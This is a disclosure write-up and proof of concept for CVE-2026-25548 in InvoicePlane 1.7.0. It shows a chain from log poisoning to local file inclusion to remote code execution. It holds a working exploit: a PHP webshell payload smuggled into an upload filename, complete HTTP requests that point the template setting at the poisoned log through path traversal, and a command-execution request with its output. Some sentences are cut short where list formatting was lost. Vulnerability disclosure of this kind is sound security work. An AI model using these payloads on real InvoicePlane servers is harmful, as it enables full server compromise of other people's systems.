 lagathos/cve-2026-25548
Detailed technical write-up and proof-of-concept for CVE-2026-25548, a critical RCE in InvoicePlane 1.7.0 via LFI and log poisoning, including attack chain, PoC requests, and impact analysis.

Vulnerability: Remote Code Execution via Local File Inclusion + Log Poisoning
Product: InvoicePlane
Affected Version: 1.7.0 (and likely prior versions)
Severity: Critical
CVSS 3.1 Score: 9.1 (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H)
CWE: CWE-98, CWE-117, CWE-94
Discovered by: Leonidas Agathos
Report Date: 2026-01-31
A critical vulnerability chain in InvoicePlane 1.7.0 allows an authenticated administrator to achieve Remote Code Execution (RCE) on the underlying server. The attack combines two weaknesses:
.php log files, allowing injection of arbitrary PHP code.When chained, an attacker with admin access can achieve full server compromise as the web server user. The final RCE trigger is unauthenticated (public invoice URL).
| Attribute | Value |
|---|---|
| File | application/modules/guest/controllers/View.php |
| Lines | 85, 191 |
| Parameter | public_invoice_template (database setting) |
| CWE | CWE-98: Improper Control of Filename for Include/Require Statement |
Vulnerable code (View.php:85):
$this->load->view('invoice_templates/public/' .
    get_setting('public_invoice_template') . '.php', $data);
Vulnerable code (View.php:191):
$this->load->view('quote_templates/public/' .
    get_setting('public_quote_template') . '.php', $data);
The public_invoice_template and public_quote_template settings are retrieved from the database and concatenated directly into a file path passed to CodeIgniter's load->view() (which resolves to PHP's include()). There is no validation to:
../)An administrator can set this value to any path on the filesystem, constrained only by the .php extension being appended automatically.
| Attribute | Value |
|---|---|
| File | application/modules/upload/controllers/Upload.php |
| Lines | 178–184 |
| Parameter | Upload filename (HTTP multipart form data) |
| CWE | CWE-117: Improper Output Neutralization for Logs |
Vulnerable code (Upload.php:178-184):
private function sanitize_file_name(string $filename): string
{
    if (str_contains($filename, '..')
        || str_contains($filename, '/')
        || str_contains($filename, '\\')
        || str_contains($filename, "\0")) {
        log_message('error', 'Path traversal attempt detected in filename: ' . $filename);
        return '';
    }
    // ...
}
When a filename triggers the path traversal check, the raw, unsanitized filename is written directly into the log file. CodeIgniter log files:
.php extension: application/logs/log-YYYY-MM-DD.php<?php defined('BASEPATH') OR exit('No direct script access allowed'); ?>An attacker embedding <?php system($_GET[1]); ?> in the filename causes that payload to be written into the log and later executed via the LFI.
[Authenticated user]  →  Upload malicious filename  →  PHP injected into log file
[Admin]               →  Set template setting        →  LFI points to log file
[Anyone]              →  Visit public invoice URL    →  RCE
| Step | Requirement |
|---|---|
| Log Poisoning | Authenticated user with upload access |
| LFI configuration | Administrator account |
| RCE trigger | Unauthenticated (public invoice URL) |

Send a file upload request with a PHP webshell embedded in the filename. The path traversal check will trigger and write the raw filename (including the PHP payload) to the log file.
Request (via Burp Suite):
POST /index.php/upload/upload_file/3/13phvCzZiPyOXKYeJBk084jHL5NTGn9d HTTP/1.1
Host: 172.25.0.12
Cookie: ip_csrf_cookie=...; ip_session=...
Content-Type: multipart/form-data; boundary=----Boundary

------Boundary
Content-Disposition: form-data; name="_ip_csrf"

<csrf_token>
------Boundary
Content-Disposition: form-data; name="file"; filename="..<?php system($_GET[1]); ?>.jpg"
Content-Type: image/jpeg

test
------Boundary--
The server rejects the upload (upload_error_invalid_extension) but the log entry is already written:

Result in application/logs/log-2026-01-31.php:
ERROR - 2026-01-31 10:35:06 --> Path traversal attempt detected in filename: ..<?php system($_GET[1]); ?>.jpg

Navigate to an invoice's Attachments section and click Add Files to reach the upload endpoint.


As an administrator, set the public_invoice_template setting to point to today's log file using a path traversal payload. CodeIgniter's view loader appends .php automatically.
Request (via Burp Suite):
POST /index.php/settings HTTP/1.1
Host: 172.25.0.12
Cookie: ip_csrf_cookie=...; ip_session=<admin_session>
Content-Type: multipart/form-data; boundary=----Boundary

------Boundary
Content-Disposition: form-data; name="settings[public_invoice_template]"

../../../logs/log-2026-01-31
------Boundary--
The traversal path resolves from application/views/invoice_templates/public/ up to application/logs/, then includes log-2026-01-31.php.
Access any public invoice URL with a command passed as the 1 GET parameter. No authentication is required.
Request:
GET /index.php/guest/view/invoice/<invoice_url_key>?1=id HTTP/1.1
Host: 172.25.0.12
Response (in page source):
Path traversal attempt detected in filename: ..uid=1000(www-data) gid=1000(www-data) groups=1000(www-data)
.jpg
